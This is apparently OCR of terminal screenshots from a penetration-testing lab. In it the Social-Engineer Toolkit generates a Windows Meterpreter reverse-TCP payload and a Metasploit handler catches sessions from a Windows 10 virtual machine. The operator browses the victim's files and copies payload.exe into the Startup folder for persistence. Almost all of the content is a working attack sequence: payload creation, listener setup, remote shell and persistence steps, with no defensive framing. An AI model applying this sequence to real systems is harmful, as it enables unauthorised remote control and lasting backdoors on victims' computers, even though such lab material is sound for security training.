

Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 2
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 4
1) Windows Shell Reverse_TCP Spawn a command shell on vict
im and send back to attacker
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on
victim and send back to attacker
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim
and send back to attacker
4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Re
verse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker
(Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and
find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTT
P using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS Use a hostname instead of an
IP address and use Reverse Meterpreter
9) Download/Run your Own Executable Downloads an executable and r
uns it
set:payloads>2
set:payloads> IP address for the payload listener (LHOST):10.0.2.7
set:payloads> Enter the PORT for the reverse listener:4321
[*] Generating the payload.. please be patient.


```
set:payloads> Enter the PORT for the reverse listener:4321
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /
root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):y
es
[*] Launching msfconsole, this could take a few to load. Be patient...
[-] **rting the Metasploit Framework console...-
[-] * WARNING: No database support: No database YAML file
[-] ***
```


```
       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_
tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.2.7
LHOST => 10.0.2.7
resource (/root/.set/meta_config)> set LPORT 4321
LPORT => 4321
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.7:4321
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.7:4321 → 10.0.2.15:50274) at 2020
-04-28 08:15:38 -0500
sessions

Active sessions
===============

  Id  Name  Type                     Information                    Conn
ection
  --  ----  ----                     -----------                    ----
------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  10.0
.2.7:4321 → 10.0.2.15:50274 (10.0.2.15)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Users\IEUser\Downloads\p
===================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2020-04-28 10:13:54 -0500  payload.exe

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\IEUser\Downloads\p
meterpreter > ls
Listing: C:\Users\IEUser\Downloads\p
====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2020-04-28 10:13:54 -0500  payload.exe

meterpreter > cd %APPDATA%
meterpreter > pwd
C:\Users\IEUser\AppData\Roaming
meterpreter > cd Microsoft
meterpreter > cd Windows
meterpreter > cd Start\ Menu
meterpreter > cd Programs
meterpreter > cd Startup
meterpreter > ls
Listing: C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Progr
ams\Startup
============================================================================
===========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  174   fil   2019-03-19 05:49:49 -0500  desktop.ini
```

```
meterpreter > execute -f cmd.exe -i -H
Process 7040 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Start
up>copy "C:\Users\IEUser\Downloads\p\payload.exe" "C:\Users\IEUser\AppData\
Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
copy "C:\Users\IEUser\Downloads\p\payload.exe" "C:\Users\IEUser\AppData\Roa
ming\Microsoft\Windows\Start Menu\Programs\Startup"
        1 file(s) copied.

C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Start
up>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Start
up>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B4A6-FEC6

 Directory of C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\
Programs\Startup

04/28/2020  11:56 AM    <DIR>          .
04/28/2020  11:56 AM    <DIR>          ..
04/28/2020  11:15 AM            73,802 payload.exe
               1 File(s)         73,802 bytes
               2 Dir(s)  24,960,065,536 bytes free
```


Manage
p
File
Home
Share
View
Application Tools
This PC › Downloads › p
Search p
Name
Date modified
Type
Size
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
payload.exe
4/28/2020 11:15 AM
Application
73 KB
You're about to be signed out
Windows will shut down in less than a minute.
Close
1 item
1 item selected 72.0 KB
2 items
1 item selected 43.3 KB
Type here to search
11:58 AM
4/28/2020

```
[-] Invalid session identifier: 1
msf5 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     10.0.2.7         yes       The listen address (an interface ma
y be specified)
   LPORT     4321             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 3 opened (10.0.2.7:4321 → 10.0.2.15:49680) at 2020
-04-28 09:02:59 -0500
```

```
   ----       --------------  --------  -----------
   EXITFUNC   process         yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST      10.0.2.7        yes       The listen address (an interface ma
y be specified)
   LPORT      4321            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 3 opened (10.0.2.7:4321 → 10.0.2.15:49680) at 2020
-04-28 09:02:59 -0500
sessions

Active sessions
===============

  Id  Name  Type                     Information                    Conn
ection
  --  ----  ----                     -----------                    ----
------
  3         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  10.0
.2.7:4321 → 10.0.2.15:49680 (10.0.2.15)

msf5 exploit(multi/handler) > sessions -i 3[*] 10.0.2.15 - Meterpreter sess
ion 3 closed.  Reason: Died

[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 4 opened (10.0.2.7:4321 → 10.0.2.15:49677) at 2020
-04-28 09:10:42 -0500
sessions -i 4
[*] Starting interaction with 4...

meterpreter >
```


Shell No.1
File Actions Edit View Help
Shell No. 1
Shell No. 2
100777/rwxrwxrwx 39424 fil 2018-09-15 02:29:02 -0500 wsmprovhost.exe
100666/rw-rw-rw- 52736 fil 2018-09-15 02:29:12 -0500 wsnmp32.dll
100666/rw-rw-rw- 16384 fil 2018-09-15 02:29:02 -0500 wsock32.dll
100666/rw-rw-rw- 1521664 fil 2019-03-19 06:21:47 -0500 wsp_fs.dll
100666/rw-rw-rw- 1307648 fil 2019-03-19 06:21:47 -0500 wsp_health.dll
100666/rw-rw-rw- 718336 fil 2018-09-15 02:29:32 -0500 wsp_sr.dll
100666/rw-rw-rw- 52864 fil 2018-09-15 02:29:02 -0500 wtsapi32.dll
100666/rw-rw-rw- 854016 fil 2019-03-19 06:21:02 -0500 wuapi.dll
100666/rw-rw-rw- 166912 fil 2018-09-15 02:29:07 -0500 wuceffects.dll
100666/rw-rw-rw- 71680 fil 2018-09-15 02:29:02 -0500 wudriver.dll
100666/rw-rw-rw- 31232 fil 2018-09-15 02:29:05 -0500 wups.dll
100777/rwxrwxrwx 305664 fil 2018-09-15 02:29:07 -0500 wusa.exe
100666/rw-rw-rw- 478208 fil 2018-09-15 02:29:31 -0500 wvc.dll
100666/rw-rw-rw- 74312 fil 2018-09-15 02:29:00 -0500 wwapi.dll
100666/rw-rw-rw- 63488 fil 2018-09-15 02:29:03 -0500 xboxgipsynthetic.dll
100777/rwxrwxrwx 44032 fil 2018-09-15 02:29:27 -0500 xcopy.exe
100666/rw-rw-rw- 52736 fil 2018-09-15 02:29:12 -0500 xmlfilter.dll
100666/rw-rw-rw- 173208 fil 2018-09-15 02:29:07 -0500 xmllite.dll
100666/rw-rw-rw- 17920 fil 2018-09-15 02:29:07 -0500 xmlprovi.dll
100666/rw-rw-rw- 52224 fil 2018-09-15 02:29:27 -0500 xolehlp.dll
100666/rw-rw-rw- 2086400 fil 2019-03-19 06:21:36 -0500 xpsservices.dll
100666/rw-rw-rw- 4014 fil 2018-09-15 02:29:32 -0500 xwizard.dtd
100777/rwxrwxrwx 55808 fil 2018-09-15 02:29:32 -0500 xwizard.exe
100666/rw-rw-rw- 376320 fil 2018-09-15 02:29:32 -0500 xwizards.dll
100666/rw-rw-rw- 98816 fil 2018-09-15 02:29:32 -0500 xwreg.dll
100666/rw-rw-rw- 207360 fil 2018-09-15 02:29:32 -0500 xwtpdui.dll
100666/rw-rw-rw- 119808 fil 2018-09-15 02:29:32 -0500 xwtpw32.dll
40777/rwxrwxrwx 0 dir 2018-09-15 02:33:51 -0500 zh-CN
40777/rwxrwxrwx 0 dir 2018-09-15 02:33:51 -0500 zh-TW
100666/rw-rw-rw- 67072 fil 2018-09-15 02:29:05 -0500 zipcontainer.dll
100666/rw-rw-rw- 374784 fil 2018-10-29 17:39:29 -0500 zipfldr.dll
100666/rw-rw-rw- 25088 fil 2018-09-15 02:29:05 -0500 ztrace_maps.dll
meterpreter > pwd
C:\Windows\system32
meterpreter >